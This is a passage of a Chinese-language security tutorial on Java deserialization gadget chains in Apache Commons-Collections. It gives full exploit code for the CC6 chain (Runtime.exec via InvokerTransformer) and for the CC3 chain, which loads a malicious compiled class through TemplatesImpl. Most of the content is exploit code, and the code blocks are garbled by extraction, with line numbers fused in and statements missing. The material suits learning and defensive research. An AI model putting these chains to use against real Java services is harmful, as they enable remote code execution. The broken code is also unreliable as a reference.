1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class),new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer (1 ));TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,"aaa" );new HashMap <>();"bbb" );Class c = LazyMap.class;Field factoryField = LazyMap.class.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
5、解决HashMap中被放入key的问题 但是我们改完之后发现现在序列化和反序列化都不弹计算器了,调试一下进去看看,看看put的时候发生了什么
可以看到在经过一系列调用之后
1 HashMap# put () ->HashMap# hash () ->TiedMapEntry# hashCode () ->TiedMapEntry# getValue () ->LazyMap# get ()
进入到了LazyMap的get方法内,这里因为我们当时传入的是一个空的HashMap
1 2 HashMap<Object ,Object > hashMap = new HashMap<>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer(1 ));
所以这里的if语句是肯定能进去的
然后这里就把key放进去了
所以就导致我们反序列化的时候无法进入到if语句中,因为if(map.containsKey(key) == false)过不了
解决办法,在put()方法之后将key给remove即可
完整EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 package org.mixbp;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import javax.xml.ws.spi.Invoker;import java.io.*;import java.lang.reflect.*;import java.util.HashMap;import java.util.Map;public class Main {public static void main (String[] args) throws Exception{new Transformer []{new ConstantTransformer (Runtime.class),new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }),new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class}, new Object []{null ,null }),new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"calc" })ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <Object,Object>();Map decoratelazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer (1 ));TiedMapEntry tiedMapEntry = new TiedMapEntry (decoratelazyMap,"aaa" );new HashMap <>();"bbb" );"aaa" );Class c = LazyMap.class;Field factoryField = LazyMap.class.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException{ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结 1 2 3 4 5 6 7 8 9 xxx.readObject ().put ().hash ().hashCode ().getValue ().get ().transform ().transform ().exec ()
Commons-Collections CC3链 CC3链和之前的CC1和CC6区别很大,CC1、CC6链是通过函数调用Runtime.exec()进行命令执行,并且很多时候服务器代码黑名单中经常会过滤或者禁用Runtime
CC3使用的是动态加载类机制来实现自动执行恶意代码,即代码执行而非命令执行。
首先先追一下TemplateImpl动态类加载的链子

TemplatesImpl 解析 链子流程图
首先是loadClass()方法,从已加载的类缓存、父加载器等位置寻找类,在没有找到的情况下,执行 findClass()。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 protected Class <?> loadClass(String name , boolean resolve)name )) {check if the class has already been loadedClass <?> c = findLoadedClass(name );if (c == null ) {System .nanoTime();if (parent != null ) {name , false );else {name );if class not found from the non-null parent class loaderif (c == null ) {If still not found , then invoke findClass in order to find the class .System .nanoTime();name );is the defining class loader; record the statsif (resolve) {return c;
findClass()方法
根据名称或位置加载 .class 字节码,然后使用 defineClass,代码实例如下。
通常由子类去实现
1 2 3 protected Class <?> findClass(String name) throws ClassNotFoundException {throw new ClassNotFoundException(name);
defineClass()方法
1 2 3 4 5 6 protected final Class<?> defineClass(byte [] b, int off, int len)throws ClassFormatErrorreturn defineClass (null , b, off, len, null )
1 2 3 4 5 6 7 8 9 10 11 12 13 14 class NetworkClassLoader extends ClassLoader String host;Class findClass(String name) {return defineClass(name, b, 0 , b.length);private byte[] loadClassData(String name) {
defineClass() 的作用是处理前面传入的字节码,将其处理成真正的 Java 类。
此时的 defineClass() 方法是有局限性的,因为它只是加载类,并不执行类。若需要执行,则需要先进行 newInstance() 的实例化。
并且现在defineClass()方法的作用域是protected,我们需要找到public的类,这样的类才能被其他类去调用,我们find usages,找哪里有重写的defineClass
首先先找到这个defineClass
1 2 3 4 5 6 protected final Class<?> defineClass(String name, byte [] b, int off, int len)throws ClassFormatErrorreturn defineClass (name, b, off, len, null )
然后查找用法

在 TemplatesImpl 类的 static class TransletClassLoader 中找到了我们能够运用的类。
这里没有作用域,所以是default,只能在这个包里调用,继续在这个类中查找用法

找到defineTransletClasses()
发现这个方法是private私有方法,继续查找调用

发现getTransletInstance()
发现这里给class赋完值之后调用了newInstance(),成功初始化类,这样就能执行我们的代码了

依然是private,继续追,找到newTransformer()方法
作用域是public,不需要再往下追了,接下来我们开始利用。
TemplatesImpl 利用 简单构造
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import javax.xml.transform.Templates;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;import java.util.concurrent.ExecutionException;public class cc3 {public static void main (String[] args) throws Exception {TemplatesImpl templatesimpl = new TemplatesImpl ();public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
这里我们肯定不能直接调用,我们要先看看需要赋哪些值
getTransletInstance()
1 2 3 4 5 6 7 8 9 private Translet getTransletInstance()= = null) return null= = null) defineTransletClasses()= (AbstractTranslet) _class[_transletIndex].newInstance()
可以看到,这里_name需要赋值,然后_class不需要赋值,因为我们需要调用defineTransletClasses()
继续跟进到defineTransletClasses()
1 2 3 4 5 6 7 private void defineTransletClasses () throws TransformerConfigurationException {if (_bytecodes == null ) {ErrorMsg err = new ErrorMsg (ErrorMsg.NO_TRANSLET_CLASS_ERR);throw new TransformerConfigurationException (err.toString());
这里需要给_bytecodes赋值
1 2 3 4 5 6 TransletClassLoader loader = (TransletClassLoader )AccessController .doPrivileged (new PrivilegedAction () {public Object run (return new TransletClassLoader (ObjectFactory .findClassLoader (),_tfactory.getExternalExtensionsMap ());
然后这里需要给_tfactory赋值,因为这里需要触发 getExternalExtensionsMap() 方法的调用
POC构造 在写poc 之前,先写一个 Calc.class 的恶意类并编译。
1 2 3 4 5 6 7 8 9 10 11 import java.io.IOException; public class Calc { static { try { "calc" ); catch (IOException e){
这里我们编写静态代码块,在类初始化时就会自动执行代码
1 2 byte[] evil = Files.readAllBytes(Paths.get("E://Calc.class" ))= {evil}
然后我们的poc在赋值的时候需要查看这三个变量对应的数据类型
完整EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import java.io.*;import java.lang.reflect.Field;import java.nio.file.Files;import java.nio.file.Paths;public class cc3 {public static void main (String[] args) throws Exception {TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;

